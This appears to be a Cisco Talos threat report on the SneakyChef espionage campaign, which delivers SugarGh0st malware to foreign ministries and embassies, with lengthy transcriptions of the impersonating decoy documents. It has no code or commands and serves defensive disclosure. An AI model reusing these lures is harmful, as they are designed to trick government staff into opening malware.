SneakyChef espionage group targets government agencies with SugarGh0st and more infection techniques

By Chetan Raghuprasad

Published: 2024-06-21 · Archived: 2026-04-05 14:08:00 UTC

Friday, June 21, 2024 08:00


- Cisco Talos recently discovered an ongoing campaign from SneakyChef, a newly discovered threat actor using SugarGh0st malware, as early as August 2023.
- In the newly discovered campaign, we observed a wider scope of targets spread across countries in EMEA and Asia, compared with previous observations that mainly targeted South Korea and Uzbekistan.
- SneakyChef uses lures that are scanned documents of government agencies, most of which are related to various countries' Ministries of Foreign Affairs or embassies.
- Beside the two infection chains disclosed by Talos in November, we discovered an additional infection chain using SFX RAR files to deliver SugarGh0st.
- The language used in the SFX sample in this campaign reinforces our previous assertion that the actor is Chinese speaking.

Cisco Talos would like to thank the Yahoo! Paranoids Advanced Cyber Threats Team for their collaboration in this investigation.


SneakyChef actor profile

In early August 2023, Talos discovered a campaign using the SugarGh0st RAT to target users in Uzbekistan and South Korea. We continued to observe new activities using the same malware to target users in a wider geographical location. Therefore, we created an actor profile for the group and dubbed them "SneakyChef."

Talos assesses with medium confidence that SneakyChef operators are likely Chinese-speaking based on their language preferences, the usage of the variants of Gh0st RAT — a popular malware among various Chinese-speaking actors — and the specific targets, which includes the Ministry of Foreign affairs of various countries and other government entities. Talos also discovered another RAT dubbed "SpiceRAT" used in the campaign. Read the corresponding research here.



Targets across EMEA and Asia



Talos assess with low confidence that the following government agencies are the potential targets in this campaign based on the contents of the decoy documents:

- Ministry of Foreign affairs of Angola
- Ministry of Fisheries and Marine Resources of Angola
- Ministry of Agriculture and Forestry of Angola
- Ministry of Foreign affairs of Turkmenistan
- Ministry of Foreign affairs of Kazakhstan
- Ministry of Foreign affairs of India
- Embassy of the Kingdom of Saudi Arabia in Abu Dhabi


- Ministry of Foreign affairs of Latvia

Most of the decoy documents we found in this campaign are scanned documents of government agencies, which do not appear to be available on the internet. During our research, we observed and analyzed various decoy documents with government-and research conference-themed lures in this campaign. We are sharing a few samples of the decoy documents accordingly.

Lures targeting Southern African countries

The threat actor has used decoy documents impersonating the Ministry of Foreign affairs of Angola. The lure content in one of the sample documents appeared to be a circular from the Angolan Ministry of Fisheries and Marine Resources about a debt conciliation meeting between the ministry authority and a financial advisory company.

Another document contained information about a legal decree concerning state or public assets and their disposal. This document appealed to anyone interested in legal affairs and public heritage regimes and was addressed to the Ministry of Foreign Affairs – MIREX, a centralized institution in Luanda.



REPÚBLICA DE ANGOLA

MINISTÉRIO DAS PESCAS E RECURSOS MARINHOS

ACTA DE CONCILIAÇÃO DA DÍVIDA ENTRE O MINISTÉRIO DAS PESCAS E RECURSOS MARINHOS E A EMPRESA KOLME, FINANZAS Y DESARROLLO CORPORATIVO S.L

Aos 22 de Janeiro de 2024, pelas 10 horas e 30 minutos e conforme superiormente orientado por Sua Excelência Ministro de Estado da Casa Civil, realizou-se nas instalações do Ministério das Pescas e Recursos Marinhos (doravante também designado por MINPERMAR), a reunião de concertação com a empresa KOLME, FINANZAS Y DESARROLLO CORPORATIVO S.L (doravante também designada por KOLME S.L) no âmbito do processo de dívida do Estado Angolano para com a extinta empresa Gabrielitos S.A.

A reunião foi coordenada pela Drª Joana Gomes, Directora do Gabinete de Estudos, Planeamento e Estatística do MINPERMAR, tendo como participantes da parte do Estado Angolano:

- Drª Liliana Sebastião, Directora do Gabinete Jurídico do MINPERMAR
- Embaixador Silva Coelho, Director da Direcção dos Assuntos Jurídicos, Tratados e Contencioso do Ministério das Relações Exteriores;
- Dr. Marlon Lima, Director Nacional do Tesouro
- Drª Marta Gomes, representante do Gabinete Jurídico do Ministério das Finanças

A empresa KOLME, FINANZAS Y DESARROLLO CORPORATIVO S.L fez-se representar pelos Senhores:

- Antonio Sanchez Marin – representante legal da empresa e Advogado;
- Enrique Maestre Cavanna - Representante da empresa KOLME, S.L.
- Sr. Francisco Simão Júnior – PCA do Grupo Chamavo S.A. e representante da empresa KOLME, S.A.

Após os habituais cumprimentos, a reunião teve início com a apresentação sumarizada por parte do MINPERMAR relativamente histórico do processo de dívida.

REPÚBLICA DE ANGOLA

Ministério das Relações Exteriores

DIRECÇÃO DE ADMINISTRAÇÃO E GESTÃO DO ORÇAMENTO

AOS

ÓRGÃOS EXECUTIVOS EXTERNOS DO

MINISTÉRIO DAS RELAÇÕES EXTERIORES – MIREX

Luanda

CIRCULAR N.º 003/DAGO-MIREX/2023

Prezados,

Melhores cumprimentos.

Em observância a Lei n.º 18/10, de 6 de Agosto de 2010, que consagra as Bases Gerais e o Regime do Património Público, conjugado com o artigo 18.º do Decreto n.º 4-A/92, de 17 de Janeiro de 1992, que estabelecem os requisitos para a alineação dos bens que integram o património estatal, vimos informar que estão proibidas quaisquer alienações ao património público sem a devida autorização do Órgão Central.

Outrossim, a inobservância destes preceitos legais, poderá despoletar responsabilidade disciplinar, civil e criminal.

Sem outro assunto de momento, subscrevemo-nos com elevada estima e consideração.

Publique-se.

DIRECÇÃO DE ADMNISTRAÇÃO E GESTÃO DO ORÇAMENTO, Luanda, de 18 Dezembro de 2023.

A DIRECTORA

Norma Andreza Bastos

Lures targeting Central Asian countries

The decoy documents used in the attacks likely targeting countries in Central Asia were either impersonating the Ministry of Foreign affairs of Turkmenistan or Kazakhstan. One of the lures is related to a meeting organized with the Turkmenistan embassy in Argentina and the heads of transportation and infrastructure of the Italian Republic. Another document was a report of planned events and the government-issued list of priorities to be addressed in the year 2024 that includes a formal proclamation-signing event between the Ministry of Defense of Uzbekistan and the Ministry of Defense of Kazakhstan.

TÜRKMENISTANYŇ
ITALIÝA
RESPUBLIKASYNDAKY
ELÇIHANASY

AMBASCIATA
DEL TURKMENISTAN
PRESSO LA
REPUBBLICA ITALIANA

«24» января 2024 г. № 65/1-16

Лично!

Заместителю Председателя Кабинета министров,
Министру иностранных дел Туркменистана
Р. О. Мередову

***Тема**: Встреча ЧПП Т.Комекова с руководителями транспорта и инфраструктуры Итальянской Республики.*

Уважаемый Рашид Овезгельдиевич!

В целях реализации задач, поставленных Уважаемым Президентом Туркменистана перед дипломатическими представительствами страны, аккредитованными в зарубежных государствах и при международных организациях, Посольством Туркменистана в Итальянской Республике на постоянной и системной основе проводится комплекс мер, нацеленных на установление доверительных отношений с руководителями государственных организаций и членами правительства Итальянской Республики, а также авторитетными общественными и государственными деятелями, представителями науки и культуры страны, руководителями международных организаций базирующихся в Риме, для реализации внешнеполитической деятельности Уважаемого Президента Туркменистана нацеленных на обеспечение устойчивого развития и установления мирных и дружественных отношений со всеми странами мира, включая развитие двусторонних отношений между Туркменистаном и Итальянской Республикой.

В продолжения нашей встречи с заместителем Министра иностранных дел Итальянской Республики Э.Чириелли, по инициативе итальянской стороны 23 января 2024 года в штаб квартире RFI "Итальянская железнодорожная сеть" состоялась встреча Чрезвычайного и Полномочного Посла Туркменистана в Итальянской Республике Т.Комекова с

1

СТРАНЫ ЦЕНТРАЛЬНОЙ АЗИИ
КАЗАХСТАН

ВВП: $221 млрд.
Территория: 2 725 тыс. км²
Население: 19 млн. чел.
Внешнеторговой оборот: $134,4 млрд.
Экспорт - $84,4 млрд., **импорт** - $50 млрд.
Товарооборот с Узбекистаном: за 9 месяцев 2023 г. - $3,2 млрд.
Экспорт - $1,06 млрд., **импорт** - $2,16 млрд.

I. Визиты и мероприятия

1	Государственный визит Президента Республики Узбекистан в Республику Казахстан.	1-половина 2024 г.
2	Очередная встреча секретарей Совета Безопасности Узбекистана и Казахстана в Ташкенте.	1-половина 2024 г.

II. Документы, планируемые к подписанию

1	Соглашение о режиме Государственной границы.
2	Соглашение между Министерствами обороны РУ и РК о проведении совместных военных учений.

III. Важные вопросы и проблемы, требующие решения

1	Начало работы Высшего Межгоссовета и Совета МИД Узбекистана и Казахстана. (***ответственный: МИД***)
2	Укрепление взаимовыгодного сотрудничества в сфере водопользования. (***ответственный: Минводхоз***)
3	Решение вопросов снятия тарифных барьеров при транзитной перевозке. (***ответственный: Таможенный комитет***)
4	Реализация проекта по строительству ж/д и автокоридора «***Навои – Кызылорда***». (***ответственный: Минтранс***)

IV. Конкретные предложения по развитию сотрудничества

1	Расширение производства автомобилей марки «Chevrolet» в Казахстане (***ответственный: Узавтосаноат***)
2	Создание «зеленого коридора» *(по аналогии с РФ)* по экспорту сельхозпродукции. (***ответственный: МИПТ, Минтранс***)

Lures targeting Middle Eastern countries

A decoy document we observed in the attack likely targeting Middle Eastern countries was an official circular regarding the declaration of an official holiday for the Founding Day of the Kingdom of Saudi Arabia.

ROYAL EMBASSY OF SAUDI ARABIA
ABU DHABI

سفارة المملكة العربية السعودية
أبوظبي

عاجلة جداً

تهدي سفارة المملكة العربية السعودية في أبوظبي أطيب تحياتها إلى مقام وزارة الخارجية وإلى كافة البعثات الدبلوماسية ومكاتب المنظمات الدولية المعتمدة لدى دولة الإمارات العربية المتحدة الشقيقة.


وتـــود الافـــادة بـــأن يـــومي الخمـــيس والجمعـــة 22-23 فبرايـــر 2024م، ســـوف يكـــون إجـــازة رســـمية بمناســـبة يـــوم التأســـيس للمملكـــة العربيـــة الســـعودية.

ويستأنف الدوام الرسمي يوم الاثنين 26 فبراير 2024م.

وتنتهز سفارة المملكة العربية السعودية لدى دولة الإمارات العربية المتحدة أن تعرب لوزارة الخارجية وإلى كافة البعثات الدبلوماسية ومكاتب المنظمات الدولية لدى دولة الإمارات عن فائق إحترامها وتقديرها.

Lures targeting Southern Asian countries

We found another sample that was likely used to target the Indian Ministry of Foreign Affairs. It has decoy documents, including an Indian passport application form, along with a copy of an Aadhar card, a document that serves as proof of identity in India.



File Number (For Office Use Only)

GOVERNMENT OF INDIA, MINISTRY OF EXTERNAL AFFAIRS
PASSPORT APPLICATION FORM

Please read the Passport Instruction Booklet carefully before filling the form. Fill this form in CAPITAL LETTERS using bluer black ink ball point pen only. Furnishing of incorrect information/ suppression of information would lead to rejection of the application and would attract penal provisions as prescribed under the Passports Act, 1967. Please produce your original documents at the time of submission of the form.

unsigned recent colour photograph with white background of size

1. Service Required

1.1 Applying for ☐ Fresh Passport ■ Re-issue of Passport

1.2 If re-issue, specify reason(s)

| | Validity Expired within 3 years/ Due to Expire
| | Validity Expired more than 3 years ago
| | Change in Existing Personal Particulars
| | Exhaustion of Pages
■ Lost Passport
| | Damaged Passport

Signature/ Left Hand Thumb Impression of Illiterate

Applicant and Minors who

1.3 If change in existing personal particulars, specify reason(s)

| | Appearance
| | Surname
■ Address
| | Signature
| | Date of Birth
| | Delete ECR
| | Given Name
| | Spouse Name
| | Others, Please specify

1.4 Type of Application ☐ Tatkaal

1.5 Type of Passport Booklet ■ Normal


1.6 Validity Required | | 60 Pages

(For minors between 15 and 18 years) ■ 36 Pages ■ Up to age 18


|—| 10 Years

2. Applicant Details

2.1 Applicant's Given Name (Given Name means First name followed by Middle name (If any))(Initials not allowed)



One of the decoy Word documents we observed contained lures related to India-U.S. relations, including a list of events involving interactions between India's prime minister and the U.S. president.



India-US Bilateral Relations – A Brief

India and United States enjoy a comprehensive global strategic partnership covering almost all areas of human endeavor, driven by shared democratic values, convergence of interests on a range of issues, and vibrant people-to-people contacts.

High-Level Exchanges

2. Regular dialogue between the Leaders is an important element of the expanding bilateral ties. The outcomes of these visits have been instrumental in strengthening the multifaceted bilateral ties.

3. There is regular high-level interaction between Prime Minister Shri Narendra Modi and President Biden with regular meetings. Prime Minister also participated in virtual Summits convened by President Biden including Quad, I2U2 (India, Israel, USA and UAE), Summit for Democracy and other events.

4. **PM's interactions with President Biden:**


- G7 and Quad Leaders Summit, 20 May 2023 in Hiroshima, Japan
- Telephonic conversation on 14 February 2023
- Virtual Summit for Democracy on 29 March 2023
- Sidelines of G20 Summit in Bali on 15 November 2022
- G7 Summit in Germany on 27 June 2022.
- Quad Leaders' Summit in Tokyo, Japan on 24 May 2022 including a bilateral meeting.

5. PM Modi made his first State Visit to the US from 21-23 June 2023 at the invitation of President Biden. In addition to a bilateral meeting with President Biden, he addressed a Joint Meeting of US' Congress and interacted with business and thought leaders. PM Modi had visited the US in September 2021 for the first in-person Quad Leaders' Summit on 24 September 2021.

6. President Biden visited New Delhi from 7-10 September 2023 to attend G-20 Leaders' Summit. President Biden and PM Modi had a bilateral meeting on 8 September 2023. The two Leaders also co-hosted a group of G20 leaders on 9 September 2023 to accelerate investments in high-quality infrastructure projects and development of economic corridors through the India Middle East Europe Economic Connectivity Corridor and the Partnership for Global Infrastructure and Investment (PGI).

Lures targeting European countries

A decoy document found in a sample likely targeting the Ministry of Foreign Affairs of Latvia was a circular impersonating the Embassy of Lithuania. It contained a lure document regarding an announcement of an ambassador's absence and their replacement.



EMBASSY
OF THE REPUBLIC OF LITHUANIA

No. (50.4.1.) SN50 – 24

The Embassy of the Republic of Lithuania to the Republic of Latvia presents its compliments to the Ministry of Foreign Affairs of the Republic of Latvia and Diplomatic Missions in Riga and has the honour to inform that H.E. Mr Valdas Lastauskas, Ambassador of the Republic of Lithuania to the Republic of Latvia, will be absent from the Republic of Latvia from February 25 till February 27, 2024.

During his absence Mr Vilius Arlauskas, Third Secretary, will be acting as Chargé d' Affaires a.i.

The Embassy avails itself of this opportunity to renew to the Ministry of Foreign Affairs of the Republic of Latvia and Diplomatic Missions in Riga the assurances of its highest consideration.

Riga, 22 February, 2024

To the Ministry of Foreign Affairs
of the Republic of Latvia
RIGA

c/c: **Diplomatic Missions**
in RIGA

Other targets

Along with the government-themed decoy document samples we analyzed, we observed a few other samples from these campaigns. These included decoys such as an application form to register for a conference run by the Universal Research Cluster (URC) and a research paper abstract of the ICCSE international conference. We also saw a few other decoys related to other conference invitations and details, including those for the Political Science and International Relations conference.

UNIVERSIAL RESEARCH CLUSTER

URC LISTNER REGISTRATION FORM

E-mail : info@universal-conference.com
Web:http://universal-conference.com

PAYMENT INFORMATION

ADDITIONAL INFORMATION

Photo Here

Declaration & Undertaking

STUDY ON AUTOMOTIVE ENGINES AND DIESEL EQUIPMENT ALLOY FATIGUE OF PLASMA BEHAVIOUR YTTRIA-ZIRCONIA THERMAL SPRAYED

[1]DIPIKA KUMARI, [2]KUMAR.NP.PANDEY

[1,2]Mechanical Engineering Department MWWWNNIET Australia
Email: [1]xxxxxx@gmail.com, [2]xxxxxx@gmail.com

Abstract: These instructions give you guidelines for preparing papers for the International conference ICCSE). Use this document as a template if you are using Microsoft Office Word 6.0 or later. Otherwise, use this document as an instruction set. The electronic file of your paper will be formatted further at International Journal of Computer Theory and Engineering. Define all symbols used in the abstract. Do not cite references in the abstract. Do not delete the blank line immediately above the abstract; it sets the footnote at the bottom of this column.

Keywords: Aluminium Alloys, Plasma Spray, Thermal Barrier Coatings, Thermal Fatigue, Yttria-Zirconia.

1. INTRODUCTION

Compressive loads and more frequent thermal shock than their aircraft counterparts. In addition, many of these TBCs must cope with the contaminates found in lower-grade fuels. The difference between aircraft TBCs and diesel TBCs are often ignored by coating applicators. Thermal barrier coatings can be applied on gas turbines, automotive engines and diesel equipment. The use of TBC on diesel components such as valves, pistons and fire decks insulates the metal substrates from high-temperature oxidation and corrosive environments. As a thermal barrier, it reduces metal temperatures surface are to reduce the heat flux into the piston, to protect the piston from thermal stresses, corrosive attacks due to fuel contaminants and reducing emissions. There are several applications of TBC in SI engines, showing improved performance and emissions. In SI engines, the top surface near the crevice is especially chosen as the place of TBC deposition. Choosing this area also enables to decrease the risk of knocking. The coating thickness has an TBC on diesel components such as valves, pistons and fire decks insulates the metal substrates from high-temperature oxidation and corrosive environments. As a thermal barrier, it reduces metal temperatures (Scientist G), Head of Mechanical Behaviour Group Labia a direction parallel to the ceramic–bond coat interface (horizontal cracks), which leads to coating delamination. The other typical TBC failure occurs by spalling of the ceramic top coat from the bond coat. Among the various causes of failure of TBC, oxidation and thermal mismatch are identified as two major factors affecting the life of the coating system. It is observed that the coating surface temperature increase with increasing the thickness in a decreasing rate. As for bond coat surface, increasing coating thickness, the normal stress decreases steadily and the maximum shear stress rises in a decreasing rate. Although diesel TBCs operate at lower temperatures than aircraft engines, they are subjected to much greater compressive loads and more frequent thermal shock than their aircraft counterparts. In addition, many of these TBCs must cope with the contaminates found in lower-grade fuels. The difference between aircraft TBCs and diesel TBCs are often ignored by coating applicators. Thermal barrier coatings can be applied on gas turbines, automotive engines and diesel equipment. The use of TBC on diesel components such as valves, pistons and fire decks insulates compressive loads and more frequent thermal shock than their aircraft counterparts. In addition, many of these TBCs must cope with the contaminates found in lower-grade fuels. The difference between aircraft TBCs and diesel TBCs are often ignored by coating applicators. Thermal barrier coatings can be applied on gas turbines, automotive engines and diesel equipment. The use of TBC on diesel components such as valves, pistons and fire decks insulates the metal substrates from high-temperature oxidation and corrosive environments. As a thermal barrier, it reduces metal temperatures ted in the oil- and water-cooling systems.

The perfeomance of plasma sprayed based YSZ TBCs systems on aluminium alloys is a very important in the automotive industry. In the keeping view of application of aluminum alloys in the automotive industry, the durability of 2024 AA with TBCs systems was studied for high temperature applications. This article investigate the thermal fatigue behaviour of plasma sprayed based YSZ TBCs systems for 2024 aluminium alloy (AA).


2. DETAILS EXPERIMENTAL

2.1. Materials and Procedures

